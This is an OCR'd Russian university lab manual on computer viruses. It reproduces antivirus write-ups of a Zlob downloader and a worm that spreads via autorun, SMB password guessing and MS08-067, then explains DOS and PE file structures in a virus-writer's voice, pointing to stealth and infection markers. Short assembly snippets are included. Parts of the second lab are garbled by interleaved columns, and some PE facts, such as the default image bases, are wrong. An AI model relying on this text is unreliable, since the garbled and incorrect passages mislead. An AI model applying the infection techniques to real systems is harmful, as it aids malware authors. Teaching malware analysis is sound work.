МИНИСТЕРСТВО НАУКИ И ВЫСШЕГО ОБРАЗОВАНИЯ РОССИЙСКОЙ ФЕДЕРАЦИИ
Федеральное государственное автономное образовательное учреждение высшего образования
«СЕВЕРО-КАВКАЗСКИЙ ФЕДЕРАЛЬНЫЙ УНИВЕРСИТЕТ»

Методические указания

по дисциплине

«Компьютерные вирусы и борьба с ними»
для студентов

Специальности 10.05.03 Информационная безопасность автоматизированных систем Специализация «Анализ безопасности информационных систем»

Ставрополь
2026

Лабораторная работа № 1

Изучение путей распространения и форм проявления компьютерных вирусов

Цель работы – изучить пути распространения и формы проявления компьютерных вирусов.

Ход работы

В настоящее время большое количество разработчиков антивирусного ПО на своих web-сайтах размещают информацию о новых вирусных угрозах и мерах по их устранению.

В лабораторной работе необходимо оформить отчѐт таким образом, чтобы он содержал 1). Теоретическое описание известных путей распространения и форм проявления компьютерных вирусов

Пример (сайт securelist.com**)**

Trojan-Downloader.Win32.Zlob.bhnq

Время детектирования	01 июл 2009 02:49 MSK
Время выпуска обновления	22 июл 2009 18:51 MSK
Описание опубликовано	13 окт 2009 12:25 MSK

Технические детали Троянская программа, загружающая файлы из сети Интернет без

ведома пользователя и запускающая их на выполнение. Является приложением Windows (PE-EXE файл). Имеет размер 6296 байт. Упакована WinUpack. Распакованный размер – около 71 КБ.

Написана на C++.

Деструктивная активность После запуска троянец выполняет следующие действия:

загружает из сети Интернет файл по следующей ссылке: http://www.xz***vc.net.cn/nba/image.jpg

Загруженный файл сохраняется в

системе под следующим именем:

%System%\.exe

где – случайная последовательность латинских букв (например: "lltreyk"). На момент создания описания по вышеуказанной ссылке загружался файл размером 55808 байт; детектируется Антивирусом Касперского как "Trojan.Win32.Zybr.vl". запускает загруженный файл на выполнение.

После этого троянец завершает свою работу. После завершения работы троянца его оригинальный файл удаляется.

Рекомендации по удалению Если ваш компьютер не был защищен антивирусом и оказался заражен данной вредоносной программой, то для еѐ

удаления необходимо выполнить следующие действия: Удалить файл:

%System%\.exe

Произвести полную проверку компьютера антивирусом с обновленными антивирусными базами.

Пример №2

Сайт http://vms.drweb.com

Win32.HLLW.Shadow.based

Способы распространения

Сетевой червь Win32.HLLW.Shadow.based, некоторые образцы которого также могут определяться антивирусом

Dr.Web как Win32.HLLW.Autorunner.5555, использует для своего распространения сразу несколько способов. Прежде всего

— съѐмные носители и сетевые диски посредством встроенного в Windows механизма автозапуска. В этом случае имя вредоносного файла является

случайным и содержится в папке вида RECYCLER\S-x-x-xx-xxxxxxxxxx-xxxxxxxxxx-xxxxxxxxx-xxxx. Такую же структуру папок использует Корзина Windows для хранения удалѐнных файлов, что позволяет вирусу оставаться незаметным для пользователя.

Кроме того, червь может распространяться по сети с использованием стандартного для Windows-сетей протокола SMB. При этом для организации удалѐнного доступа к

компьютеру Win32.HLLW.Shadow.based перебирает наиболее часто встречающиеся способы задания пароля, а также пароли из своего словаря. При положительном результате поиска червь копирует себя в системную папку компьютера-жертвы и создаѐт задание на запуск через определѐнный промежуток времени.

Наконец, вирус распространяется по сети с использованием уязвимости, которая устраняется с помощью критичного обновления, описанного в бюллетене Microsoft MS08-067. На целевой компьютер отправляется специально сформированный запрос, приводящий к переполнению буфера. В результате данных действий компьютер-жертва загружает вредоносный файл по протоколу HTTP.

Действия, совершаемые после запуска вируса

После запуска Win32.HLLW.Shadow.based проверяет, в каком процессе он находится, и если это процесс

rundll32.exe, то внедряет свой код в системные процессы svchost.exe и explorer.exe. Затем вирус открывает в Проводнике текущую папку и прекращает свою работу.

Если Win32.HLLW.Shadow.based определяет, что он находится не в процессе rundll32.exe, то он создает свою копию со случайным именем и прописывает еѐ в качестве службы Windows, а также в реестр для обеспечения автозапуска после перезагрузки компьютера и останавливает работу службы обновления Windows. Далее в системе устанавливается собственная реализация HTTP-сервера, с помощью которого начинается распространение вируса по сети.

Если вирус определяет, что он находится в процессе svchost.exe, запущенном в качестве DNS-клиента, то

внедряет свой код в функции работы DNS на компьютере, тем самым блокируя доступ к сайтам множества антивирусных компаний.

В состав Win32.HLLW.Shadow.based входит драйвер,

в функционал которого входит изменение в памяти системного файла tcpip.sys с целью увеличения стандартного ограничения системы на количество одновременных сетевых подключений.

Назначение Win32.HLLW.Shadow.based

Данная вредоносная программа была создана с целью формирования очередной бот-сети. В ходе работы вируса делаются запросы на загрузку исполняемых файлов со специально созданных для этого серверов, установку и запуск этих программ на компьютерах, входящих в эту бот-сеть. Целью преступников может быть как самостоятельное извлечение прибыли из построенной бот-сети, так и еѐ продажа. К сожалению, недостатка в спросе на работающие бот-сети в настоящее время нет.

Процедура лечения системы от Win32.HLLW.Shadow.based и меры по профилактике подобных методов заражений

Установить патчи, указанные в следующих информационных бюллетенях Microsoft:
MS08-067;

MS08-068;
MS09-001.

Отключить компьютер от локальной сети и от Интернета. Если компьютеры подсоединены к локальной сети, то вылеченный компьютер необходимо подключать обратно к локальной сети лишь после того, как будут вылечены все компьютеры, находящиеся в сети.

Скачать текущую версию утилиты Dr.Web CureIt! на неинфицированном компьютере, перенести ее на инфицированный и просканировать все диски, тем самым произведя лечение системы.

Для профилактики распространения вирусов рекомендуется отключать на компьютерах автозапуск программ со съѐмных носителей, использовать автоматическое обновление Windows, не применять простые пароли входа в систему.

Контрольные вопросы

1. Где можно взять описание работы компьютерных вирусов (конкретные примеры)?
2. Какие есть пути распространения компьютерных вирусов ?
3. Какие есть формы проявления компьютерных вирусов ?
4. Какие формы проявления компьютерных вирусов наиболее незаметны для пользователя?


 Смещение 0000h: INT 20h

Лабораторная работа №2	**DOS, заголовка EXE-файла и структуры PE-файла**
Изучение структур PSP, DTA, окружения MS-	**Цель работы и содержание:** изучить структуры PSP, DTA, **Ход работы:** **PSP (PROGRAM SEGMENT PREFIX)**

Его структура выглядит следующим образом:

ий метод для прекращения работы программы, вместо которого используется функция 4Ch INT21h.

- Смещение 0002h: Дальше идет указатель на следующий сегмент, расположенный после нашей



- это устаревшим

программы. Мы используем его, чтобы узнать, сколько памяти DOS выделил нам (вычитая смещение, на которое он указывает от смещения 0000 нашего PSP). Нам возвращается память в параграфах, поэтому мы должны умножить его на 16, чтобы получить размер в байтах.

зовать его в своих целях. Функции

- Смещение 0005h: Это довольно любопытный путь находятся в CL вместо AH, и мы можем использовать только функции меньше 24h. Я объясню больше в главе TUNNELING.

вызова INT 21h. И, конечно, мы можем

- Смещение000Ah:Здесьмысохраняем оригинальные векторы INT 22h. INT 22h получает контроль, когда программа завершает свою работу одним из следующих образов:
  - INT 20h
  - INT 27h
  - INT 21h (функции 00h, 31h, 4Ch)
- Смещение 000Eh: Здесь мы сохраняем векторы другого int, INT 23h. Это прерывание обрабатывает комбинацию CTRL+C.

же мы можем использоль

 С мещение 0012h: Здесь сохранено другое прерывание - INT 24h. Оно обрабатывает критические ошибки. Примеры подобных ошибок? Например, когда в вашем дисководе нет дискеты или она защищена от записи.

Смещение 002Ch: Здесь начинается блок

 Смещение 005Ch: В этом поле сохранен первый FCB (File Control Block) по умолчанию. Это путь для получения доступа к файлам обычно не используется программами (он существует для совместимости со старыми версиями DOS'a), но вирмейкеры обычно используют его для реализации невидимости. Смотрите структуру FCB за дополнительной информации.

функции:	Смещение	е 006Ch: Это второй FCB по Смещение 0080h: У это поля есть две Сохранение командной части


стартует программа, первое, о чем мы должны подумать - это командная часть. Если она нам нужна, я рекомендую вам сохранить ее в надежное место (переменная в нашем коде). Первый байт командной части (80h) содержит ее длину, а дальше находятся реальные параметры. Структура DTA будет объяснена в той же главе.

FCB (FILE CONTROL BLOCK)

Есть два вида FCB: обычные и расширенные.
Здесь приводится структура обычного FCB.

умолчанию.

Если FCB расширенные, все вышеуказанные смещения сдвигаются на семь байтов, а первые 7 байтов выглядят следующим образом:



Определить, является ли FCB обычным или расширенным - это посмотреть, равен ли первый байт FFh. Если это так, то FCB расширенный, потому что в обычном FCB такого быть не может. Есть вид невидимости, который меняет некоторые значения FCB.

MCB (MEMORY CONTROL BLOCK)

Здесь приводится ее формат:

DTA (DISK TRANSFER AREA)

Эта структура очень важна в написании вирусов. Давайте посмотрим ее:


Оригинальный DTA сохраняется по смещению 80h в PSP. Мы можем сохранить его с помощью функции 1Ah INT 21h.

IVT (INTERRUPT VECTOR TABLE)

Это не "настоящая" структура. IVT - это место, где хранятся все векторы прерываний. Все векторы находятся в номер_прерывания*4. Представьте, что нам нужны векторы
INT 21h в DS:DX... Это просто:

```
xor
ax,ax
mov
ds,ax
lds                                    dx,ds:[21h*4]
```

Почему мы очищаем DS? Потому что IVT находится от 0000:0000 и выше. Эти манипуляции (без использования DOS) - это прямой путь для получения и помещения векторов прерываения.




Вы можете представить, что "рваная строка" означает, что есть 256 прерываний.

SFT (SYSTEM FILE TABLE)

Это как FCB, но, как вы можете видеть, она еще мощнее. С этим таблицами мы можем сделать невидимость, изменить файловый

указатель, режим работы с открытым файлом, атрибуты. Здесь у вас есть структура для DOS 4.



Доступ к SFT. Далее идет процедура, которая помещает SFT в ES:DI, принимая хэндл файла в BX.

```
GetSFT:
mov     ax,1220h
int     2Fh
jc      BadSFT
xor     bx,bx

mov     ax,1216h

mov     bl,byte ptr es:[di]
int

2Fh
BadSFT:
ret
```

DIB (DOS INFO BLOCK)

С помощью DIB мы можем получить доступ к очень важным структурам, которые нельзя достигнуть другим образом. Местоположение этих структур не фиксировано. Мы должны использовать функцию 52h прерывания 21h. Это недокументированная функция DOS. Вызвав эту функцию, мы получим доступ к DIB в ES:BX.

DPB (DRIVE PARAMETER BLOCK)

Эта структура предоставляет нам очень полезную информацию для наших целей. Мы можем узнать, где она находится, используя второй указатель в DIB (смотри выше).





ТАБЛИЦА ПАРТИЦИЙ

Это первый блок жесткого диска. Он всегда первый, вне зависимости от того, находимся ли мы на дискете или на жестком диске. Мы также можем называть его MBR (Master Boot Record), если это HDD, или Boot Sector, если FD.


Таблица партиций - это массив из четырех элементов, которые можно найти по смещению 01BEh в блоке. Далее идет формат каждого из этих элементов:



BPB (BIOS PARAMETER BLOCK)

В системах, основанных на DOS, загрузочная запись начинается с перехода, за которым следует структура BPB.

Структура заголовка PE-файла:



Давайте рассмотрим каждую из этих частей поподробнее.

Внутренняя структура заголовка PE.

IMAGE_FILE_HEADER

□ поля IMAGE_FILE_HEADER□

□ ¤ PE\0\0: Это метка, которая есть у каждого PE- □
файла. Если метки нет, то это не PE-файл.

□ ¤ Машина: Так как компьютером, который мы используем может быть несовместим с PC (теоретически), а PE-файлы могут быть и на таких компьютерах, в этом поле указывается тип машины, для которой предназначается приложение. Это может быть одно из следующих значений:

□ IMAGE_FILE_MACHINE_I386
equ 14Ch ;

Intel 386.

□ IMAGE_FILE_MACHINE_R3000 equ 162h ; □
MIPS little-endian,160h big-endian

□ IMAGE_FILE_MACHINE_R4000 equ 166h ; □
MIPS little-endian

□ IMAGE_FILE_MACHINE_R10000 equ 168h □
; MIPS little-endian

□ IMAGE_FILE_MACHINE_ALPHA equ 184h □
;
Alpha_AXP IMAGE_FILE_MACHINE_POWERPC
□
equ □
1F0h ; IBM PowerPC Little-Endian

□ ¤ Количество секций: Это поле играет важную роль при заражении. Оно сообщает, сколько секций в файле.

 ¤ Временной штамп: Содержит количество секунд, которое прошло с декабря 31-ого 1969 года с 4:00 до того момента, когда файл был слинкован.

 ¤ Указатель на таблицу символов : Не интересно, поскольку используется только в OBJ-файлах.

 ¤ Количество символов: Не интересно, поскольку используется только в OBJ-файлах.


 ¤ Размер опционального заголовка: Содержит

количество байтов, которое занимает

IMAGE_OPTIONAL_HEADER (смотри описание

 ¤ Характеристики: Флаг дает нам еще кое-какую информацию о файле. Нам это не интересно.

IMAGE_OPTIONAL_HEADER



□ ¤ Magic: Так как это поле всегда равно 010Bh, похоже, что это какая-то сигнатура. Не интересно.

□¤ Старшая и младшая версии линкера: Версия линкера, который создал файл. Не интересно.

□¤ Размер кода: Количество байт (округленное) во всех секциях, содержащих исполняемый код.

□ ¤ Размер инициализированных данных: Предполагается, что здесь должен указываться общий размер всех секций с инициализированными данными.

□ ¤ Размер неинициализированных данных: Неинициализированные данные не занимают места на винте, но когда система загружает файл, она выделяет ему некоторое количество памяти (виртуальную память).

□¤ Адрес точки входа: Где загрузчик начнет выполнение кода. Это RVA относительно базы образа, когда система загружает файл. Очень интересно.

□ ¤ База кода: RVA, откуда начинаются секции файла с кодом. Секции с кодом обычно идут до секций с данными и после PE-заголовка. Для файлов, произведенных с помощью микрософтовских линкеров, этот RVA обычно равен 0x1000. TLINK32, похоже, добавляет к этому RVA базу образа и сохраняет результат в данном поле.

□ ¤ База данных RVA, откуда начинаются секции с данными. Они обычно идут последними после PE-заголовка и секций с кодом.

□ ¤ База образа: Когда линкер создает экзешник, он предполагает, что файл будет промэппирован в определенное место в памяти. Этот адрес и хранится в данном поле, делая возможным определенную оптимизацию со стороны линкера. Если файл действительно промэппирован по этому адресу, код не нуждается в каком-либо патчении перед запуском. В экзешниках, компилируемых для Windows NT, база

образа по умолчанию равна 0x10000, а для DLL он по умолчанию равен 0x400000. В Win9x адрес 0x10000 не может использоваться при загрузке 32-х битных EXE, так как он находится внутри региона, разделяемого всеми процессами. Из-за этого Микрософт изменил адрес базы по умолчанию на 0x400000.

¤ Выравнивание секций: При мэппировании секции выравниваются таким образом, чтобы они начинались с виртуального адреса, кратного данному значению. Выравнивание секций по умолчанию равно 0x1000.

¤ Файловое выравнивание: В PE-файле raw-данные, представляющие каждую из секций, начинаются со значения, кратного данному параметру. По умолчанию он равен 0x200, вероятно, потому что тогда секции будут начинаться с начала сектора диска (который также равен 0x200 байтам). Это поле эквивалентно размеру выравнивания сегментов/ресурсов в NE-файлах. В отличии от NE-

файлов, PE-файлы не имеют сотен секций, поэтому на файловое выравнивание уходит очень мало место.

¤ Старшая и младшая версии операционной системы: Минимальная версия операционной системы, которая требуется для использования данной программы. Назначение данного поля не совсем ясно, так как поля подсистемы служат, похоже, той же самой цели. Это поле по умолчанию равно 1.0.

¤ Младшая и старшая версии образа: Задаваемое пользователем поле. Оно позволяет вам иметь разные версии EXE или DLL. Вы можете установить значения этих полей с помощью опции линкера /VERSION. Например "LINK /VERSION:2.0 myobj.obj".

¤ Старшая и младшая версии подсистемы: Содержат минимальную версию подсистемы, которая требуется для запуска данной программы. Типичное значение этого поля -

3.10 (что означает Windows NT 3.1).

¤ Зарезервировано1: Похоже, что оно всегда равно 0 (идеально для метки заражения).

¤ Размер образа: Похоже, что это полный размер всех частей образа, о которых должен позаботиться загрузчик. Это размер региона, начинающегося от базы образа до конца последней секции, который округляется до ближайшего числа, кратного выравниванию секций.

¤ Размер заголовков: Размер PE-заголовка и таблицы секций (объектов). Raw-данные секций начинаются непосредственно после всех компонентов заголовка.

¤ Чексумма: Предположительно CRC файла. Как и в других микрософтовских форматах исполняемых файлов, это поле игнорируется и устанавливается в 0. Есть одно исключение из этого правила: в доверенных

(trusted) сервисах и EXE это поле должно содержать верную чексумму.

□□ ¤ Подсистема: Тип подсистемы, используемой приложением для пользовательского интерфейса.

□□ NATIVE 1 Не требует подсистемы (например
драйвер
устройства)

□□ WINDOWS_GUI 2 Выполняется в подсистеме Windows GUI

□□ WINDOWS_CUI 3 Выполняется в символьной подсистеме
Windows
o (консольное приложение)

□□ OS2_CUI 5 Выполняется в символьной подсистеме OS/2 (только OS/2
o 1.x)

□□ POSIX_CUI 7 Выполняется в символьной

подсистеме Posix

¤ Характеристики DLL: Набор флагов, задающий при каких условиях будет вызываться функция инициализации DLL (например DLLMain). Похоже, что это значение всегда равно 0, тем не менее операционная система вызывает инициализацию DLL для всех 4-х событий.

- Вызывать инициализацию, когда DLL впервые загружается в адресное пространство процесса
- Вызывать инициализацию, когда тред завершает работу
- Вызывать инициализацию, когда тред начинает работу
- Вызывать инициализацию, когда DLL завершает свою работу.

¤ Размер зарезервированного стека: Количество виртуальной памяти, резервируемой для начального стека треда. Тем не менее, не вся эта память выделяется (смотри следующее поле). Это поле по умолчанию равно 0x100000. Если вы укажете 0 в качестве размера стека при создании треда функцией CreateThread, именно столько будет занимать стек нового треда.

¤ Размер выделенного стека: Количество памяти, выделяемой для начального стека треда. Это поле по умолчанию равно 0x1000 (1 страница) у Microsoft Linker, в то время как TLINK32 делает это поле равным двум страницам.

¤ Размер зарезервированной кучи: Количество виртуальной памяти, которое необходимо зарезервировать для начальной кучи процесса. Этот хэндл кучи можно получить, вызывав GetProcessHeap.

Нет вся эта память выделяется (смотри следующее поле).

¤ Размер выделенной кучи: Количество памяти, изначально выделяемой для кучи процесса. По умолчанию - одна страница.

¤ Флаги загрузчика: Согласно WINNT.H эти поля относятся

к поддержке отладки. Я никогда не видел экзешника с установленными битами этого поля, да и как заставить линкер их установить не совсем понятно.

Вызвать инструкцию точки прерывания перед запуском процесса 2. Вызвать отладчик после того, как процесс будет загружен в память

¤ Number Of Rva And Sizes: Количество элементов в массиве DataDirectory (ниже). Современные

компиляторы всегда устанавливает это поле равным 16.

IMAGE_SECTION_HEADE

 ¤ Имя секции: Это 8-ми байтовое имя в формате ANSI (UNICODE), которая задает имя секции. Большая часть имен секций начинается с "." (например ".text"), но это не обязательное требование как утверждают некоторые руководства по формату PE. Вы можете назвать вашу секцию как хотите с помощью специальной директивы ассемблера или с помощью "#pragma data_seg" и "#pragma code_seg" в Microsoft C/C++ компиляторе. Важно учитывать, что если имя секции занимает 8 байт, то в конце не будет NULL-байта. Вы можете использовать %.8s с функцией printf, чтобы скопировать строку в другой буфер и добавить NULL в конце.

 ¤ Виртуальный размер: Значение этого файла отличается в EXE и OBJ. В EXE он содержит реальный размер код или данных. Это размер до округления до ближайшего числа, кратного файловому

выравниванию. Поле SizeOfRawData 'размер raw-данных' (похоже, названное не совсем верно) содержит округленное значение. Линкер Borland'a меняет значения этих двух полей и похоже, что он прав. Для OBJ файлов этой поле означает физический адрес секции. Первая секция начинается с адреса 0. Чтобы найти физический адрес следующей секции в OBJ-файле, добавьте значение SizeOfRawData к физическому адресу текущих секции.

□ ¤ Виртуальный адрес: В EXE это поле содержит RVA на то место, куда загрузчику следует промэппировать

секцию. Чтобы посчитать реальный стартовый адрес данной секции в памяти и добавьте базовый адрес образа к виртуальному адресу (поле VirtualAddress). Микрософтовские инструменты по умолчанию указывают на RVA 0x1000. В OBJ'ах это поле не имеет значения и установленно в 0.

□ ¤ Размер raw-данных: В EXE это поле содержит округленный до кратного файловому выравниванию числа размер секции. Например, предположим, что файловое выравнивание равно 0x200. Если поле VirtualSize содержит значение 0x35A, в этом поле будет находиться 0x400. В OBJ'ах это поле содержит точный размер секции, созданной компилятором или ассемблером. Другими словами для OBJ это поле играет ту же роль, что и виртуальный размер в EXE.

□ ¤ Указатель на raw-данные: Это смещение на raw-данные, которое меняется от файла к файлу. Если ваша программа самостоятельно загружает файл PE или

COFF в память (вместо того, чтобы позволить сделать это операционной системе), это поле более важно, чем VirtualAddress - по этому смещению вы найдете данные секций, а не по RVA, указанном в поле виртуального адреса.

□ ¤ Указатель на релокейшены: В OBJ'ах это смещение на информацию о релокейшенах данной секции. Информация о релокейшенах каждой секции OBJ следует непосредственно за raw-данными этой секции. В EXE это поле не имеет значения (как и следующее поле) и установлено в ноль. Когда линкер создает EXE, он устанавливает большую часть адресных записей (fixups), и только релокейшены адреса базы и импортируемых функций устанавливаются во время загрузки. Информация о релокейшенах базы и импортируемых функций находится в специальных секциях, поэтому в EXE нет необходимости держать информацию о релокейшенах после каждой секции raw-данных.

 ¤ Указатель на номера строк: Это смещение на таблице номеров строк. Эта таблица соотносит номера строк исходного кода со сгенерированным кодом для каждой конкретной строки. В современных отладочных форматах, таких как формат CodeView, информация о номерах строк хранится как часть отладочной информации. В отладочном формате COFF, тем не менее, информация о номерах строк хранится отдельно от символьной информации о именах/типах. Обычно только секциим кода (такие как .text) требуется данная информация. В EXE-файлах номера строк собираются ближе к концу файла после raw-данных секций. В OBJ-файлах таблица номеров строк для секций находится после секции данных и таблицы релокейшенов для этой секции.

 ¤Количество релокейшенов: Количество релокейшенов в соответствующей таблице для данной секции

(поле PointerToRelocations - 'указатель на релокейшены').
Похоже, что данное поле содержит верные данные только в
OBJ'ах.

□ ¤ Количество номеров строк: Количество номеров строк в соответствующей таблице для данной секции.

□ ¤ Характеристики: То, что большинство

программистов называет флагами, формат COFF/PE называет характеристиками. Это поле является множеством флагов, которые задают аттрибуты секции (такие как код/данные, доступно ли для чтения или для записи). Чтобы получить полный список всех возможных аттрибутов секций, смотрите

IMAGE_SCN_XXX_XXX #defin'ы в WINNT.H. Некоторые из важных флагов приведены ниже:

1. 0x00000020 Эта секция содержит код.

Обычно устанавливается вместе с флагом выполняемого кода (0x80000000).

2. 0x00000040Этасекциясодержит

инициализированные данные. Этот флаг есть почти у всех секций кроме секции выполняемого кода и .bss.

3. 0x00000080Этасекциясодержит

неинициализированные данные (например секция .bss).

4. 0x00000200Этасекциясодержит

комментарии или другой тип информации. Типичное использование данной секции - это секция .drectve, добавляемая компилятором и содержащая команды для линкера.

5. 0x00000800 Содержимое этой секции не

должно помещаться в конечный EXE-файл. Эти секции используются компилятором/ассемблером, чтобы передать информацию линкеру.

6. 0x02000000 Эту секция можно выгрузить из
памяти после загрузки (например секция с релокейшенами -

.reloc).

7. 0x10000000Этасекцияявляется

разделяемой. Если используется вместе с DLL, данные в этой секции будут разделяться всеми процессами, ее использующими. По умолчанию секции данных являются неразделяемыми, и это означает, что каждый процесс, использующий DLL получает свою собственную копию этой секции данныи. Если использовать техническую терминологию, флаг разделяемости говорит менеджеру загрузки, чтобы тот установил мэппинги страниц таким образом, чтобы все процессы, использующие DL ссылались на одну и ту же физическую страницу в памяти. Чтобы сделать секцию разделямой, используйте аттрибут SHARED во время линковки. Например:

8. LINK /SECTION:MYDATA,RWS ...

9. говорит линкеру, что секция под названием

MYDATA должна быть доступной для чтения и записи, а также быть разделяемой.

10. 0x20000000Этасекцияявляется исполняемой. Этот флаг обычно устанавливается везде, где установлен флаг кода (0x00000020).

11. 0x40000000 Эта секция доступня для чтения. Этот флаг установлен почти для всех секций EXE-файла.

